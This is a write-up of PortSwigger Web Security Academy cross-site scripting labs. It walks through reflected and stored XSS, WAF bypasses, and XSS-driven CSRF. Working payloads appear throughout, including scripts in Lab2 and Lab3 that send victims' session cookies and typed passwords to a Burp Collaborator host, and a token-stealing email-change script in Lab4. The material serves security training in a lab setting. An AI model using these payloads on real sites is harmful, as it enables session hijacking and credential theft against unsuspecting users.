Cross-site scripting attack

**Lab1:**

Reflected XSS into HTML context with nothing encoded


**Description:** This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

**Testing Procedure and Snapshot**

**Step1:** Copy and paste the following into the search box: <script>alert(1)</script>

**Step2:** Click "Search"


WEB SECURITY ACADEMY
Reflected XSS into HTML context with nothing encoded
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
Search the blog...
Search
< Back to Blog

0 search results for ''

**Lab2:** Exploiting cross-site scripting to steal cookies

**Description:** This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the session cookie of someone who views the blog post comments. Then use the cookie to impersonate the victim.

**Testing procedure and snapshot:**

**Step1:** Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

**Step2:** Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:


```
<script>
fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

This script will make anyone who views the comment issue a POST request to burpcollaborator.net containing their cookie.

**Step3:** Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see an HTTP interaction. Take a note of the value of the victim's cookie in the POST body

**Step4:** Then reload the main blog page, using Burp Proxy or Burp Repeater to replace your own cookie with the captured value. You should see an "Hello, admin" message within the response, demonstrating that you have successfully hijacked the admin user's session.


WEB SECURITY ACADEMY

Exploiting cross-site scripting to steal cookies

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Hello, administrator! | Log out

WE LIKE TO BLOG

**Lab3:** Exploiting cross-site scripting to capture passwords

**Description:** This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to steal the username and password of someone who views the blog post comments. Then use the credentials to log in as the victim.

**Testing procedure and snapshot:**

**Step1:** Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.


**Step2:** Submit the following payload in a blog comment, inserting your Burp Collaborator subdomain where indicated:

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

This script will make anyone who views the comment issue a POST request to burpcollaborator.net containing their username and password.

**Step3:** Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.You should see an HTTP interaction. Take a note of the value of the victim's username and password in the POST body.

**Step4:** Use the credentials to log in as the victim user.


acf11f261f1ec6cd805da15e000e0066.web-security-academy.net
Apps
WEB SECURITY ACADEMY
Exploiting cross-site scripting to capture passwords
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Hello, administrator! | Log out
WE LIKE TO BLOG

**Lab4:** Exploiting XSS to perform CSRF

**Description:** This lab contains a stored XSS vulnerability in the blog comments function. To solve the lab, exploit the vulnerability to perform a CSRF attack and change the email address of someone who views the blog post comments.

**Testing procedure and snapshot:**

**Step1:** Log in using the credentials provided and navigate to the email settings page.

If you view the source, you'll see the following information:

- You need to issue a POST request to /email, with a parameter also called email.
- There's an anti-CSRF token in a hidden input called token.


This means your exploit will need to load the email settings page, extract the CSRF token, and then use the token to change the victim's email address.

**Step2:** Submit the following payload in a blog comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/email',true);
req.send();
function handleResponse() {
  var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
```

```
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/email/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

This will make anyone who views the comment issue a POST request to change their email address to test@test.com.


Exploiting XSS to perform CSRF

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Hello, wiener! | Log out | Change email

Thank you for your comment!

Your comment has been submitted.

< Back to blog

**Lab5:** Stored XSS into HTML context with nothing encoded


**Description:** This lab contains a stored cross-site scripting vulnerability in the comment functionality.

To solve this lab, submit a comment that calls the alert function when the blog post is viewed.

**Testing procedure and snapshot:**

**Step1:** Enter the following into the comment box: `<script>alert(1)</script>`. Enter a name, email and website.

**Step2:** Click "post comment".Go back to the blog.


Stored XSS into HTML context with nothing encoded

Congratulations, you solved the lab!

**Lab6:** Reflected XSS into HTML context with most tags and attributes blocked

**Description:** This lab contains a reflected cross-site scripting vulnerability in the search functionality but uses a web application firewall (WAF) to protect against common XSS vectors.


To solve the lab, perform a cross-site scripting attack that bypasses the WAF and alerts document.cookie.

**Testing procedure and snapshot:**

**Step1:** Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

<iframe src="https://your-lab-id.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=alert(document.cookie)%3E" onload=this.style.width='100px'>

Click "Store" and "Deliver exploit to victim".


Reflected XSS into HTML context with most tags and attributes blocked

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Craft a response

URL: https://ac981ff81e00d27d803d42570179002a.web-security-academy.net/exploit

HTTPS ✓

File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

**Lab7:** Reflected XSS into HTML context with all tags blocked except custom ones

**Description:** This lab blocks all HTML tags except custom ones.


To solve the lab, perform a cross-site scripting attack that injects a custom tag and automatically alerts document.cookie.

**Testing Procedure and Snapshot:**

**Step1:** Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

```
<script>
location = 'https://your-lab-id.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
```

Click "Store" and "Deliver exploit to victim".



Reflected XSS into HTML context with all tags blocked except custom ones

Congratulations, you solved the lab!

Craft a response

URL: https://ac4b1f791fb9309580aa600f011e0018.web-security-academy.net/exploit

HTTPS ✓

File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

**Lab8:** Reflected XSS with event handlers and href attributes blocked

**Description:** This lab contains a reflected XSS vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked.


To solve the lab, perform a cross-site scripting attack that injects a vector that, when clicked, calls the alert function.

Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example: <a href="">Click me</a>

**Testing Procedure and snapshot:**

**Step1:** Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E


WEB SECURITY ACADEMY

Reflected XSS with event handlers and href attributes blocked

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

Click me

0 search results for '

Search the blog...

Search

**Lab9:** Reflected XSS with some SVG markup allowed


**Description:** This lab has a simple reflected XSS vulnerability. The site is blocking common tags but misses some SVG tags and events.

To solve the lab, perform a cross-site scripting attack that calls the alert function.

**Testing procedure and snapshot:**

**Step1:** Visit the following URL, replacing your-lab-id with your lab ID:

https://your-lab-id.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Cdiscard%20onbegin=alert(1)%3E


WEB SECURITY ACADEMY

Reflected XSS with some SVG markup allowed

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning »

Home

0 search results for '">

Search the blog...

Search


WEB SECURITY ACADEMY

Reflected XSS with some SVG markup allowed

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

0 search results for '">

Search the blog...

Search

**Lab10:** Reflected XSS into attribute with angle brackets HTML-encoded


**Description:** This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the alert function.

**Testing Procedure and Snapshot**

**Step1:** Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.Observe that the random string has been reflected inside a quoted attribute.

**Step2:** Replace your input with the following payload to escape the quoted attribute and inject an event handler: "onmouseover="alert(1)

**Step3:** Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in your browser. When you move the mouse over the injected element it should trigger an alert.



Reflected XSS into attribute with angle brackets HTML-encoded

Congratulations, you solved the lab!

0 search results for '"onmouseover="alert(1)'

**Lab11:** Stored XSS into anchor href attribute with double quotes HTML-encoded

